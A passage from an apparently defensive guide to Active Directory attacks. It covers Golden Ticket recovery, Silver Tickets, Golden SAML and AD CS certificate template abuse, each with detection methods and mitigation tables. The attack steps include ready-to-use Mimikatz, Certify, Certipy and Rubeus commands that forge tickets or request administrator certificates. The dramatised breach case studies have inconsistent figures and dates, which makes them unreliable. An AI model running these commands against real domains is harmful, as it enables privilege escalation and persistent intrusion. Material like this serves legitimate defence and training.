- Combined Total: $221 million over 18 months
- Stock Impact: -23% after second attack disclosure (investor confidence destroyed)
- Leadership Turnover: CISO fired, CIO resigned, 3 VPs "retired early"
Fix Implementation (Post-Second Attack):
- Day 1: Emergency krbtgt password rotation (TWICE, 12 hours apart). Invalidated all Golden Tickets including attacker's 10-year ticket.
- Week 1: Removed replication permissions from 47 non-DC accounts (prevented future DCSync). Enabled Event ID 4662 monitoring.
- Week 2: Deployed SIEM correlation: Alert on 4624 WITHOUT 4768 (Golden Ticket indicator). Also alert on deleted account usage, RC4 tickets (AES-only policy).
- Month 1: Implemented automated quarterly krbtgt rotation (scheduled task + monitoring). Maximum Golden Ticket lifetime reduced from infinite to 180 days.
- Month 3: Full AD security hardening: Tier 0 isolation, PAW deployment, Protected Users group for all admins, LAPS for local admin passwords.
Results After 24 Months:
- No third ransomware attack (attacker's persistence eliminated)
- krbtgt rotation: Automated quarterly (8 successful rotations, 0 issues)
- Golden Ticket alerts: 3 false positives (legacy application using RC4, quickly remediated), 0 true positives
- DCSync attempts: 0 (replication permissions locked down)
- Confidence restored: Stock recovered +31% from post-attack low
Lesson Learned: "The best time to rotate krbtgt was 3 years ago during initial compromise. The second best time is NOW." Client's $221M mistake: Focusing incident response on symptoms (user accounts, passwords) instead of root cause (persistence mechanisms). Golden Tickets survive password changes, account deletions, and new security tools. Only krbtgt rotation breaks this persistence.
9. Silver Ticket Attack (MITRE T1558.002)
Attack Summary: A Silver Ticket is a forged Kerberos Service Ticket (TGS) created using a service account's password hash (not krbtgt). Unlike Golden Tickets which require krbtgt hash and forge Ticket-Granting Tickets, Silver Tickets forge service-specific tickets for individual resources (CIFS, HTTP, SQL, LDAP, etc.). The critical difference: Silver Tickets bypass the Key Distribution Center (KDC) entirely—no communication with domain controllers, no Event ID 4768/4769 logs, making detection significantly harder. Attackers need only a single service account hash to gain persistent access to that specific service, and the attack remains invisible to most Kerberos monitoring.
How the Attack Works
- Obtain Service Account Hash: Attacker extracts password hash (NT hash
or
AES keys) for target service account. Common methods:
- Kerberoasting: Request service ticket, extract hash, crack offline (for accounts with weak passwords)
- LSASS Dump: Extract cached credentials from memory on system where service account has logged in
- DCSync: If attacker already has replication permissions, sync specific service account hash
- Computer Account Hash: Easiest target—computer accounts (SERVER01$) have machine-generated passwords but can be extracted from local system
- Gather Required Information: Collect data for ticket forging:
- Domain SID:
Get-ADDomain | Select-Object -ExpandProperty DomainSID - Target Service: Service Principal Name (e.g.,
CIFS/FILESERVER01.corp.local,HTTP/WEBAPP01.corp.local) - Service Account Hash: NT hash or AES256/128 key
- Username to Impersonate: Any user (typically Domain Admin or service-specific admin)
- Domain SID:
- Forge Silver Ticket: Use Mimikatz to create forged service ticket:
kerberos::golden /domain:corp.local /sid:S-1-5-21-XXXXXXXXXX-XXXXXXXXXX-XXXXXXXXXX \ /target:FILESERVER01.corp.local /service:cifs /rc4:a9b30e5b0dc865eadcea9411e4ade72d \ /user:Administrator /id:500 /groups:512 /ptt - Inject Ticket: Load forged service ticket into memory
(
/ptt= pass-the-ticket) - Access Target Service: Use forged ticket to access specific resource:
dir \\FILESERVER01\C$— Access file shares with CIFS ticketInvoke-WebRequest https://webapp01/admin— Access web apps with HTTP ticketGet-ADUser -Server DC01— Query AD with LDAP ticketEnter-PSSession -ComputerName SQL01— Remote access with HOST ticket
Why This Is Dangerous
- No KDC Communication: Silver Tickets skip domain controller entirely; no Event ID 4769 (service ticket request) is generated. Standard Kerberos monitoring is BLIND to this attack.
- Easier Than Golden Tickets: Requires only service account hash (not krbtgt). Hundreds of service accounts in typical enterprise = hundreds of attack vectors.
- Survives Password Changes: Like Golden Tickets, changing user passwords has NO effect. Only rotating the SERVICE account password invalidates Silver Tickets.
- Persistent Access to Critical Services: Database servers (SQL), file servers (CIFS), web applications (HTTP), domain controllers (LDAP) all vulnerable if service account hash obtained.
- Limited Scope = Lower Detection: Silver Ticket grants access to ONE service only (vs. Golden Ticket = domain-wide). Security teams often overlook service-specific anomalies.
- Computer Account Exploitation: Every domain-joined computer has a service account (COMPUTERNAME$). Compromising ONE workstation = Silver Ticket to impersonate that computer forever.
- No Group Policy Restrictions: Silver Tickets bypass "Account is sensitive and cannot be delegated" protection—forged tickets ignore AD security settings.
Detection Techniques
- Account Logon Auditing (Event ID 4624 without 4769): Logon to service
WITHOUT corresponding service ticket request. Example: User authenticates to SQL Server
(Event 4624 Logon Type 3), but no Event 4769 for
MSSQLSvcservice ticket. WARNING: Much harder to detect than Golden Tickets because service ticket requests are high-volume. - Service Ticket Encryption Type Mismatches: Service configured for AES-only encryption, but tickets presented use RC4 (forged tickets often default to RC4 for compatibility).
- PAC Validation Failures: Forged tickets may have invalid Privilege
Attribute Certificate (PAC) signatures. Enable PAC validation on high-value services:
Set-ADServiceAccount -Identity "SVC-SQL" -KerberosEncryptionType AES256 -CompoundIdentitySupported $true - Service Account Password Age Monitoring: Service accounts with passwords >1 year old = higher Silver Ticket risk (if hash compromised, ticket valid until password rotated).
- Behavioral Analysis: Service access patterns that deviate from
baseline:
- User accessing SQL server they've never accessed before
- Service account activity outside normal business hours
- Sudden spike in file share access (CIFS) from unusual source IPs
- Network Traffic Analysis: Kerberos ticket presentation WITHOUT prior KDC exchange (capture network traffic on critical services to detect missing AS-REQ/TGS-REQ).
- Computer Account Anomalies: Computer accounts authenticating to services they shouldn't (e.g., WORKSTATION01$ accessing SQL Server = potential Silver Ticket).
PowerShell Detection Script
See Detection Script: Silver Ticket Detection Script - Monitor for forged service tickets and abnormal computer account authentication.
Mitigation Strategies
| Control | Implementation | Effectiveness |
|---|---|---|
| Managed Service Accounts (gMSA/sMSA) | Replace traditional service accounts with Group Managed Service
Accounts.
gMSAs
use 240-character randomly generated passwords that rotate automatically
every
30 days. Passwords stored in AD, managed by domain controllers, never
exposed to
administrators. Create with:
New-ADServiceAccount -Name "SVC-SQL" -DNSHostName "sql01.corp.local" -PrincipalsAllowedToRetrieveManagedPassword "SQL-Servers".
Prevents hash extraction via Kerberoasting or credential dumping.
|
🟢 Very High — Eliminates password-based attacks on service accounts. gMSA hashes rotate every 30 days, limiting Silver Ticket lifetime. |
| Enforce AES Encryption (Disable RC4) | Disable RC4_HMAC_MD5 Kerberos encryption domain-wide via Group Policy: Computer Configuration → Policies → Windows Settings → Security Settings → Local Policies → Security Options → "Network security: Configure encryption types allowed for Kerberos" = AES256_HMAC_SHA1, AES128_HMAC_SHA1 only. Forces attackers to forge AES-encrypted tickets (harder, more detectable). | 🟡 Medium — Partial mitigation. Advanced attackers can forge AES tickets, but increases attack complexity. Useful for detecting unsophisticated Silver Tickets. |
| Enable PAC Validation on Services | Configure high-value services to validate Privilege Attribute Certificate
(PAC)
signatures in Kerberos tickets. Forged Silver Tickets often have
invalid/missing
PAC signatures. Set via registry:
HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Kerberos\Parameters → ValidateKdcPacSignature = 1.
Service rejects tickets with invalid PAC.
|
🟢 High — Detects and BLOCKS forged Silver Tickets with invalid PAC signatures. WARNING: Can break legitimate cross-realm authentication if misconfigured. |
| Service Account Password Rotation (Every 90 Days) | Implement automated quarterly password rotation for all non-gMSA service accounts. Use scheduled tasks or privileged access management (PAM) solutions. Limits Silver Ticket lifetime—even if attacker obtains hash, ticket expires within 90 days maximum. Document service dependencies before rotation to avoid outages. | 🟢 High — Time-limits Silver Ticket persistence. Forces attacker to re-compromise service account every 90 days (significant operational burden). |
| Least Privilege for Service Accounts | Remove unnecessary privileges from service accounts. Principle: Service
account
should have MINIMUM permissions required for service operation. Audit group
memberships:
Get-ADUser "SVC-SQL" -Properties MemberOf | Select-Object -ExpandProperty MemberOf.
Remove from Domain Admins, Administrators, Backup Operators, etc. Use
resource-based permissions only.
|
🟡 Medium — Damage control, not prevention. Limits impact of Silver Ticket attack but doesn't prevent ticket forging. Reduces attacker's lateral movement capabilities. |
| Credential Guard (Windows 10/11, Server 2016+) | Enable Credential Guard via Group Policy to protect LSASS memory from credential dumping. Prevents attackers from extracting service account hashes from memory using Mimikatz, Procdump, etc. Configure: Computer Configuration → Administrative Templates → System → Device Guard → "Turn On Virtualization Based Security" + "Credential Guard Configuration" = Enabled with UEFI lock. | 🟢 High — Prevents hash extraction at source. If attacker cannot dump service account hash, Silver Tickets impossible. Requires UEFI, TPM 2.0, and compatible hardware. |
| Computer Account Password Rotation | Ensure computer accounts rotate passwords every 30 days (Windows default).
Verify via:
Get-ADComputer -Filter * -Properties PasswordLastSet | Where-Object { (Get-Date) - $_.PasswordLastSet -gt 30 }.
Stale computer accounts (>30 days) = potential Silver Ticket risk. Disable
setting "Domain member: Disable machine account password changes" (should be
Disabled in GPO).
|
🟢 High — Computer account hashes are common Silver Ticket target. Automatic 30-day rotation limits persistence window significantly. |
| Service Ticket Lifetime Reduction | Reduce maximum service ticket lifetime from default 10 hours to 1-2 hours via Kerberos policy: Computer Configuration → Policies → Windows Settings → Security Settings → Account Policies → Kerberos Policy → "Maximum lifetime for service ticket" = 120 minutes. Forces ticket renewal, increases chances of detecting forged tickets. | 🟡 Low-Medium — Minimal impact on attackers (they can forge tickets with any lifetime). May increase detection opportunities if monitoring renewal patterns. Can cause compatibility issues with legacy applications. |
| Protected Users Security Group | Add high-privilege service accounts to Protected Users group (Windows Server 2012 R2+). Enforces: (1) No RC4 encryption, (2) No NTLM authentication, (3) No credential delegation, (4) TGT lifetime 4 hours (non-renewable). WARNING: Can break applications expecting RC4 or credential delegation. Test before production deployment. | 🟡 Medium — Adds multiple layers of protection but can break legitimate service functionality. Best for admin-level service accounts, not application services. |
| Behavioral Monitoring & UEBA | Deploy User and Entity Behavior Analytics (UEBA) to baseline normal service account activity and alert on anomalies: (1) Service access from unusual IPs, (2) Access outside business hours, (3) New service access patterns, (4) Volume spikes. Correlate Event IDs 4624 (logon) with 4769 (service ticket request)—if 4624 exists WITHOUT 4769, investigate for Silver Ticket. | 🟡 Medium — Detection, not prevention. Can identify Silver Ticket USAGE but cannot stop attack. Essential for incident response and forensics. |
Fortune 500 War Story: The Invisible SQL Breach
The Situation: Fortune 100 financial services company, 180,000 employees, $400B assets under management. Called in after data exfiltration detected by DLP system—87GB of customer PII (personally identifiable information) sent to external IP over 6-month period. Security Operations Center (SOC) detected outbound transfer, but couldn't identify how attacker accessed SQL database. All SQL admin accounts had strong passwords, MFA enabled, no brute-force attempts logged. Incident response question: "How did they access our most protected database without triggering a single alert?"
The Investigation: Forensic analysis revealed sophisticated attack chain:
- Initial Access (8 months prior): Phishing email to IT helpdesk analyst, credential harvesting, lateral movement to Domain Admin within 48 hours (via cached credential reuse on jump server).
- Service Account Harvesting (7 months prior): Attacker performed
LSASS
memory dump on SQL production server (SQLPROD01). Extracted NT hash for service
account
SVC-SQL-PRODUCTION(used to run SQL Server service). Account had sysadmin role in SQL, full access to customer database. - Silver Ticket Creation (7 months prior): Attacker forged Kerberos
service ticket using Mimikatz:
- Service:
MSSQLSvc/SQLPROD01.corp.local:1433 - User Impersonation:
Administrator(Domain Admin) - Encryption: RC4 (service account still using RC4, despite company-wide AES mandate)
- Ticket Lifetime: 10 years (attacker set custom expiration)
- Service:
- Persistent Data Exfiltration (6 months): Using Silver Ticket,
attacker
authenticated to SQL Server every 2-3 days, executed queries to
extract customer data:
Exfiltrated data via encrypted HTTPS to attacker-controlled cloud storage.SELECT TOP 10000 CustomerName, SSN, AccountNumber, CreditCardNumber FROM CustomerData.dbo.Accounts WHERE ExportFlag = 0; UPDATE CustomerData.dbo.Accounts SET ExportFlag = 1 WHERE ...
Why It Went Undetected for 6 Months:
- No KDC Logs: Silver Tickets bypass domain controller. Standard
Kerberos monitoring (Event ID 4769 for
MSSQLSvcservice ticket requests) showed NOTHING. SOC was monitoring DC logs; SQL authentication happened entirely on target server. - Legitimate User Impersonation: Silver Ticket impersonated "Administrator" account. SQL Server logs showed legitimate Domain Admin accessing database (not flagged as suspicious because DBAs used this account for maintenance).
- Low Query Volume: Attacker limited queries to 10,000 rows every 2-3 days (slow exfiltration). DBA team ignored these as "normal admin queries" during log review.
- Service Account Password Never Rotated:
SVC-SQL-PRODUCTIONpassword was 6.7 years old (set during SQL Server 2012 installation in 2017, never changed). Silver Ticket remained valid entire 6-month exfiltration period. - No gMSA Implementation: Security team had gMSA rollout plan for 2 years but "never got around to it" due to competing priorities. Traditional service account used, password in KeePass, accessible to 47 IT staff.
The Smoking Gun Evidence (Found in Week 3 of IR):
- SQL Server Profiler logs showed consistent 2-3 day authentication pattern from IP 10.45.23.18 (compromised jump server)
- Kerberos ticket presented to SQL Server had 10-year expiration (vs. normal 10 hours)
- Network capture on SQL server showed NO TGS-REQ to domain controller before authentication (user presented ticket that "appeared out of nowhere")
- Event ID 4624 (logon to SQL server) existed, but NO Event ID 4769 on domain
controller for corresponding
MSSQLSvcticket request - Ticket encryption: RC4_HMAC_MD5 despite GPO enforcing AES-256 (Silver Ticket ignored Group Policy)
Root Cause Analysis:
- Service Account Hygiene Failure: No password rotation policy for service accounts. DBAs "afraid to change passwords due to application dependencies." Result: 6.7-year-old password = permanent backdoor once hash extracted.
- Monitoring Blind Spot: Security team monitored Kerberos authentication at domain controller level ONLY. No monitoring of service ticket presentation at target services (SQL, file shares, web apps). Silver Ticket attack completely bypassed DC monitoring.
- No PAC Validation: SQL Server not configured to validate PAC signatures in Kerberos tickets. Accepted forged Silver Ticket as legitimate without verification.
- Delayed gMSA Implementation: Project approved 2 years prior but "deprioritized." If gMSA deployed, 30-day automatic password rotation would have invalidated Silver Ticket within 1 month.
The Devastating Numbers:
- Data Breach: 87GB exfiltrated = 4.2 million customer records (names, SSNs, account numbers, credit cards)
- Regulatory Fines: $127 million (SEC: $68M, State AGs: $41M, GDPR: $18M)
- Remediation Costs: $94 million (forensics: $12M, credit monitoring: $67M, legal: $15M)
- Class Action Settlement: $215 million (pending approval)
- Customer Attrition: 12% customer loss in 6 months following breach disclosure = $340M revenue impact
- Combined Total Impact: $776 million (direct costs + revenue loss)
- Stock Impact: -34% in 30 days post-disclosure, -47% YoY
- Executive Consequences: CISO terminated, CIO resigned, CTO "retired," CEO took 40% pay cut, Board restructured
Fix Implementation (Emergency Response):
- Week 1: Rotated ALL service account passwords (847 accounts across enterprise). Invalidated attacker's Silver Ticket and any others. Temporary outages on 127 applications (inadequate dependency mapping).
- Week 2: Enabled PAC validation on all SQL Servers, Exchange servers, critical file servers. Configured to REJECT tickets with invalid PAC signatures.
- Week 3-4: Deployed gMSA to top 100 critical service accounts (SQL, Exchange, IIS, custom apps). 30-day automatic rotation enabled.
- Month 2: Implemented SIEM correlation rule: Alert on Event 4624 (logon) WITHOUT corresponding Event 4769 (service ticket request) within 5-minute window. Detects Silver Ticket usage in real-time.
- Month 3: Enforced AES-only encryption domain-wide, disabled RC4 via GPO. Broke 23 legacy applications (Java 6, old SAN management tools)—required application upgrades or retirement.
- Month 6: Expanded gMSA to 100% of service accounts (2,400+ accounts). Eliminated password-based service accounts entirely. Automated 30-day rotation across enterprise.
Results After 18 Months:
- No subsequent Silver Ticket attacks detected
- Service account password age: Average 12 days (all gMSAs, automatic rotation)
- PAC validation: Blocked 4 attempted Silver Ticket attacks (red team exercises)
- SIEM alerts: 47 false positives (legacy apps, quickly remediated), 0 true positives
- gMSA deployment: 100% coverage, 2,400 accounts, 0 password-related outages in 12 months
- Compliance: Passed SOC 2 Type II audit, restored customer confidence
Lesson Learned: "Silver Tickets are the silent killers—no KDC logs, no TGS requests, no traditional Kerberos alerts. If you're only monitoring domain controllers, you're blind." Client's $776M mistake: Focusing Kerberos security on domain controllers while ignoring service-level authentication. Silver Tickets bypass DCs entirely—you MUST monitor ticket presentation at target services, not just ticket issuance at KDC. gMSA deployment "delayed for 2 years" cost company $776M. There is no such thing as "we'll do it next quarter" for critical security controls.
10. Golden SAML (MITRE T1606.002)
Attack Summary: Golden SAML is the federation equivalent of a Golden Ticket. By stealing the AD FS token-signing certificate private key, an attacker can forge SAML tokens that your cloud apps (e.g., Microsoft 365, Salesforce, AWS, custom SAML apps) will trust without contacting your domain controllers. The forged tokens can impersonate any user (including Global Admin) with arbitrary claims and long lifetimes. Because SAML validation occurs at the Service Provider (SP), not the KDC, traditional Kerberos monitoring will not see this attack.
How the Attack Works
- Compromise AD FS Server or Backup: Gain local admin on AD FS server, dump credential stores, or exfiltrate VM/backup containing the token-signing key.
- Extract Token-Signing Private Key: Exportable private key is extracted via tooling (e.g., DPAPI abuse, LSASS injection, memory scraping, or backup parsing).
- Forge SAML Token: Use the stolen private key to sign a token with
arbitrary claims (e.g.,
roles=GlobalAdmin) and long expiration. - Present Token to Cloud/App: SP validates signature against the published AD FS token-signing certificate and accepts the forged identity.
- Maintain Persistence: As long as the same key is trusted by relying parties, forged tokens remain valid even if on-prem passwords are changed.
Why This Is Dangerous
- Bypasses Kerberos and DCs: No 4768/4769 events on domain controllers; attack is invisible to Kerberos-focused monitoring.
- Cloud Admin Takeover: Immediate elevation to Entra ID Global Admin or SaaS tenant admin by issuing tokens with privileged claims.
- Long-Lived Tokens: Attackers can set unusually long lifetimes, making incident response and eradication harder.
- Backup Abuse: Even if AD FS is wiped and rebuilt, a stolen key from an old backup can still be used until trust is rotated in all relying parties.
Detection Techniques
- AD FS Admin Log Sweep: Search the
AD FS/Adminlog for certificate and token anomalies within the time window:- Messages containing "token-signing", "certificate added", "certificate removed", "private key", "rollover"
- Unexpected changes to relying party trusts
- Security Log 4663 (Object Access): Monitor
C:\ProgramData\Microsoft\Crypto\RSA\MachineKeysfor private key file access by accounts other than the AD FS service. - AD FS Configuration Drift: Detect AutoCertificateRollover disabled, stale secondary certificates, or sudden thumbprint changes.
- Cloud Sign-in Analytics: Alert on tokens with unusual lifetimes, impossible travel, and admin roles assigned via claims rather than directory group membership.
PowerShell Detection Script
See Detection Script: Golden SAML Detection Script - Detect forged SAML tokens and suspicious AD FS activity.
Mitigation Strategies
| Control | Implementation | Effectiveness |
|---|---|---|
| Rotate Token-Signing Certificates | Immediately replace token-signing and token-decrypting certificates in AD FS and update all relying parties. Verify AutoCertificateRollover is enabled and working; document thumbprints in baseline. | 🟢 Very High — Invalidates attacker’s stolen key and forged tokens. |
| Disable Exportable Private Keys | Recreate token-signing certificate with non-exportable key. Restrict private key ACL to AD FS service only; audit access with 4663. | 🟢 High — Prevents exfiltration from running systems; does not protect old backups. |
| Harden AD FS Servers | Treat AD FS as Tier 0: PAW-only admin, EDR with memory protection, remove local admin reuse, enable LSA protection, Device Guard/Credential Guard. | 🟢 High — Reduces chance of key theft from live systems. |
| Backup Governance | Encrypt and tightly control AD FS backups; rotate keys after any suspected backup exposure; monitor restore operations. | 🟡 Medium — Addresses the “stolen from backup” persistence path. |
| Cloud Conditional Access | Require compliant devices and strong auth for admin roles; alert on sign-ins with external IPs or unusual device posture even if SAML token is valid. | 🟡 Medium — Detection and containment in cloud even with valid SAML. |
Fortune 500 War Story: The Phantom Global Admin
The Situation: Global retailer (320k users) saw sporadic mailbox exports from Global Admin accounts at 02:17 UTC every 3–5 days. MFA enforced; no password spraying; no risky sign-ins reported. SOC could not correlate with any DC events.
The Investigation: Timeline reconstruction found:
- Six months earlier, a virtualization admin copied an AD FS VM backup to an unsecured NAS for “performance testing.”
- Threat actor extracted the AD FS token-signing private key from the backup.
- Attacker forged SAML tokens with Global Admin role claim and 7-day lifetime; performed mailbox and SharePoint exports overnight.
- No relevant 4768/4769 events; activity occurred entirely in cloud relying parties.
Smoking Guns:
- AD FS/Admin log contained “certificate rollover disabled” warnings
- Security 4663 showed access to MachineKeys by a non-ADFS ops account
- Cloud sign-ins with unusual token lifetimes and admin role claims
Remediation: Emergency token-signing certificate rotation, enabled AutoCertificateRollover, rekeyed relying parties, enforced admin access from PAW with Conditional Access, encrypted VM backups, and segmented AD FS into Tier 0.
11. AD CS Certificate Template Abuse (MITRE T1649)
Attack Summary: Active Directory Certificate Services (AD CS) issues certificates for authentication, code signing, encryption, and more. Misconfigured certificate templates allow attackers to request certificates for arbitrary users (including Domain Admins), use certificates for Kerberos authentication (via PKINIT), or create persistent backdoors. Unlike password-based attacks, certificate authentication bypasses password changes, MFA, and account lockout policies. Once an attacker obtains a certificate for a privileged account, they have persistent access until the certificate expires (often 1-5 years) or the template is fixed and all issued certificates are revoked.
How the Attack Works
- Enumerate Certificate Templates: Attacker uses Certify, Certipy, or
manual LDAP queries to find vulnerable templates:
- ESC1: Template allows
SubjectAltName(SAN) specification + enrollment rights for low-privileged users → request cert for DA - ESC2: Template with
Any PurposeEKU + enrollment rights → use for authentication - ESC3: Certificate Request Agent template + enrollment rights → request certs on behalf of other users
- ESC4: GenericWrite/WriteOwner on template object → modify template to enable ESC1
- ESC6:
EDITF_ATTRIBUTESUBJECTALTNAME2flag on CA → SAN specification allowed on any template - ESC7: ManageCA/ManageCertificates rights → approve pending requests or issue arbitrary certs
- ESC8: HTTP enrollment endpoints without EPA/HTTPS → NTLM relay to CA web enrollment
- ESC1: Template allows
- Request Malicious Certificate: Use vulnerable template to request
certificate with target user's identity:
# Example: ESC1 exploitation with Certify Certify.exe request /ca:CA01.corp.local\CORP-CA01 /template:VulnerableTemplate \ /altname:Administrator@corp.local # Example: ESC1 with Certipy (Linux) certipy req -u lowpriv@corp.local -p Password123 -ca CORP-CA01 \ -target ca01.corp.local -template VulnerableTemplate -upn administrator@corp.local - Use Certificate for Authentication: Convert certificate to TGT via
Kerberos PKINIT (certificate-based authentication):
# Rubeus: Request TGT using certificate Rubeus.exe asktgt /user:Administrator /certificate:cert.pfx /password:CertPass /ptt # Certipy: Authenticate and retrieve NT hash certipy auth -pfx administrator.pfx -dc-ip 10.0.0.1 - Maintain Persistence: Certificate remains valid until expiration (1-5 years typical). Password changes, account disabling, and MFA have NO effect on certificate-based authentication.
Why This Is Dangerous
- Bypasses All Password Controls: Certificate authentication ignores password changes, complexity requirements, lockout policies, and expiration.
- Bypasses MFA: Kerberos PKINIT (certificate authentication) does NOT require second factor; certificate IS the credential.
- Long-Lived Persistence: Default template validity: 1 year (user certs), 2-5 years (computer certs). Attacker has years of access with single certificate request.
- Invisible to Most Monitoring: Certificate requests logged in AD CS audit logs, but most organizations don't monitor CA events or correlate with privileged access.
- Difficult Remediation: Fixing template doesn't revoke already-issued certificates. Must identify ALL malicious certs and revoke individually, or revoke entire template's certificate chain (breaks legitimate usage).
- Domain Controller Authentication: ESC9/10 variants allow authentication to domain controllers directly, bypassing credential validation controls.
- Widespread Misconfiguration: Default AD CS installation creates multiple vulnerable templates (User, Machine, WebServer with low security). 80%+ of AD environments have exploitable certificate templates.
Detection Techniques
- Certificate Request Monitoring (Event ID 4886/4887): Monitor CA server
Security log for certificate issuance:
- 4886: Certificate request submitted (includes template name, requester, SAN values)
- 4887: Certificate approved and issued
- Alert on: SAN values != requester identity, requests for sensitive templates, high-privilege user certificates requested by low-privilege accounts
- Template Vulnerability Scanning: Use Certify, Certipy, or PowerShell to
audit certificate templates:
# Certify: Find vulnerable templates Certify.exe find /vulnerable # Certipy: Enumerate and identify issues certipy find -u user@corp.local -p password -dc-ip 10.0.0.1 -vulnerable - PKINIT Authentication Detection (Event ID 4768): Monitor for Kerberos
TGT requests using certificate authentication (Pre-Authentication Type = Public Key):
- Unusual users authenticating via certificate (most users use password)
- Certificate authentication from unusual source IPs or outside business hours
- Certificate serial number correlation with recently-issued suspicious certs
- AD CS Configuration Drift: Monitor certificate template ACLs and
settings:
- Template allows SAN specification
(
CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT) - Template has dangerous EKUs (Client Authentication, Any Purpose)
- Low-privileged enrollment permissions (Domain Users, Authenticated Users)
- CA flag
EDITF_ATTRIBUTESUBJECTALTNAME2enabled (allows SAN on all templates)
- Template allows SAN specification
(
- Certificate Validity Period Anomalies: Alert on certificates issued with unusually long validity periods (>2 years for user certs, >5 years for computer certs).
- HTTP Enrollment Endpoint Monitoring: Detect NTLM authentication to CA web enrollment endpoints (ESC8 NTLM relay indicator).
PowerShell Detection Script
See Detection Script: AD CS Certificate Template Audit Script - Identify vulnerable templates (ESC1-ESC8) and security misconfigurations.
Mitigation Strategies
| Control | Implementation | Effectiveness |
|---|---|---|
| Disable SAN Specification (ESC1/ESC6 Fix) | Remove CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT flag from all
templates
that don't explicitly require it. On CA, disable
EDITF_ATTRIBUTESUBJECTALTNAME2 flag:
certutil -setreg policy\EditFlags -EDITF_ATTRIBUTESUBJECTALTNAME2.
Restart Certificate Services. For templates requiring SAN (e.g., web server
certs), use certificate request agents with approval workflow.
|
🟢 Very High — Eliminates most common AD CS attack (ESC1). Prevents attackers from requesting certificates for arbitrary users. |
| Restrict Template Enrollment Permissions | Remove Authenticated Users, Domain Users, Domain Computers from template
enrollment ACLs. Grant enrollment permissions to specific security groups
only
(e.g., "IT-Workstation-Enrollment" for computer certs). Review with:
Get-CertificateTemplate | Select-Object Name, @{N='EnrollmentRights';E={(Get-Acl "AD:\CN=$($_.Name),CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=EguibarIT,DC=local").Access | Where-Object {$_.ActiveDirectoryRights -match 'ExtendedRight'}}}.
|
🟢 Very High — Prevents low-privileged users from requesting certificates from sensitive templates. Defense in depth against all ESC variants. |
| Enable Manager Approval for Sensitive Templates | Configure sensitive templates (those with Client Authentication EKU or domain admin enrollment) to require CA certificate manager approval before issuance. Enable "CA certificate manager approval" checkbox in template settings. Alerts CA admins to review requests manually before issuing. | 🟢 High — Adds human-in-the-loop verification for high-value certificates. Prevents automated abuse but requires operational overhead. |
| Remove Dangerous EKUs (ESC2 Fix) | Remove "Any Purpose" EKU (OID 2.5.29.37.0) from all templates. For templates requiring multiple purposes, specify ONLY required EKUs (e.g., Client Authentication, Server Authentication). Never use Any Purpose in production. | 🟢 High — Prevents certificate abuse for unintended purposes (e.g., using code signing cert for authentication). Limits ESC2 attack surface. |
| Disable HTTP Enrollment (ESC8 Fix) | Disable HTTP-based web enrollment and certificate enrollment web services. Use only RPC/DCOM enrollment (default for domain-joined systems) or HTTPS with Extended Protection for Authentication (EPA). Remove IIS-based enrollment if not required: Uninstall "Certificate Authority Web Enrollment" role service. | 🟢 High — Eliminates NTLM relay attack vector (ESC8). Prevents attackers from relaying NTLM authentication to CA web enrollment endpoints. |
| Harden Template Object Permissions (ESC4 Fix) | Remove GenericAll, GenericWrite, WriteOwner, WriteDacl permissions for
non-administrative users on certificate template objects in AD. Review with:
Get-ADObject -Filter 'objectClass -eq "pKICertificateTemplate"' -Properties nTSecurityDescriptor.
Only PKI Admins and Domain Admins should have write access to template
objects.
|
🟢 High — Prevents attackers from modifying template settings to enable vulnerabilities. Defense against privilege escalation via template modification. |
| Certificate Lifetime Reduction | Reduce certificate validity periods to minimum required: 1 year for user certs, 1-2 years for computer certs, 90 days for high-privilege admin certs. Limits persistence window if malicious certificate issued. Configure in template "Validity period" setting. | 🟡 Medium — Damage control, not prevention. Reduces attacker persistence window but doesn't prevent initial certificate abuse. Requires operational overhead for more frequent renewals. |
| Enable CA Auditing (Event IDs 4886/4887) | Enable "Audit object access" and CA-specific auditing on all Enterprise CAs. Configure SIEM to ingest CA Security logs and alert on: (1) Certificate requests with SAN != requester, (2) Requests for sensitive templates by low-privilege users, (3) High volume of requests from single account, (4) PKINIT authentication (Event 4768) with certificate. | 🟡 Medium — Detection, not prevention. Enables incident response and forensic analysis. Essential for identifying ongoing attacks but cannot block initial exploitation. |
| Regular Template Auditing with Certify/Certipy | Schedule monthly scans with Certify or Certipy to identify new vulnerable
templates. Automate with scheduled task:
Certify.exe find /vulnerable /quiet /outfile:C:\Reports\ADCS-Audit.txt.
Alert on any ESC1-ESC8 findings; remediate within 48 hours. Track template
security posture as KPI.
|
🟢 High — Proactive vulnerability identification. Prevents configuration drift and ensures template security baseline is maintained. |
| Certificate Revocation Process | If attack detected, immediately: (1) Identify malicious certificates via CA
database query (Event 4887 correlation), (2) Revoke certificates using
certutil -revoke [SerialNumber], (3) Publish CRL immediately:
certutil -CRL, (4) Verify CRL distribution to all domain
controllers. For mass revocation, revoke entire template or CA certificate
chain (breaks all issued certs from that template/CA).
|
🟡 Medium — Incident response capability. Effective if detection is fast (<24 hours), but certificates may be used for initial access before revocation. |
Fortune 500 War Story: The 5-Year Backdoor
The Situation: Fortune 50 healthcare company, 410,000 employees globally. Security Operations Center (SOC) detected suspicious Domain Admin activity at 03:42 UTC on Sunday. Investigated account showed: password changed 2 weeks ago (twice), MFA enabled and enforced, Protected Users group member (no NTLM/RC4), no password spray attempts logged. Incident response question: "How is this Domain Admin account authenticating without the current password and bypassing MFA?"
The Investigation: Forensic timeline reconstruction revealed:
- Initial Compromise (3 years prior): APT group (healthcare-focused, suspected nation-state) gained access via vulnerable VPN appliance. Escalated to Domain Admin within 96 hours using Kerberoasting + credential stuffing.
- Certificate Template Discovery (2 years 11 months ago): Attacker
ran
Certify to enumerate AD CS templates. Found template "LegacyUserCertificate" with:
- Enrollment rights: Authenticated Users (entire domain)
- Allows SAN specification:
CT_FLAG_ENROLLEE_SUPPLIES_SUBJECTenabled - EKU: Client Authentication (allows Kerberos PKINIT)
- Validity period: 5 years
- No manager approval required (auto-issue)
- Malicious Certificate Request (2 years 11 months ago): Attacker
used
compromised low-privilege account to request certificate with SAN =
Administrator@corp.local:
CA issued certificate automatically (Event 4887). Certificate stored asCertify.exe request /ca:HEALTHCA01.corp.local\CORP-HEALTHCA01 \ /template:LegacyUserCertificate /altname:Administrator@corp.localadmin.pfxon attacker infrastructure. - Persistent Access (2 years 11 months): Attacker used certificate
for
Kerberos authentication every 3-7 days:
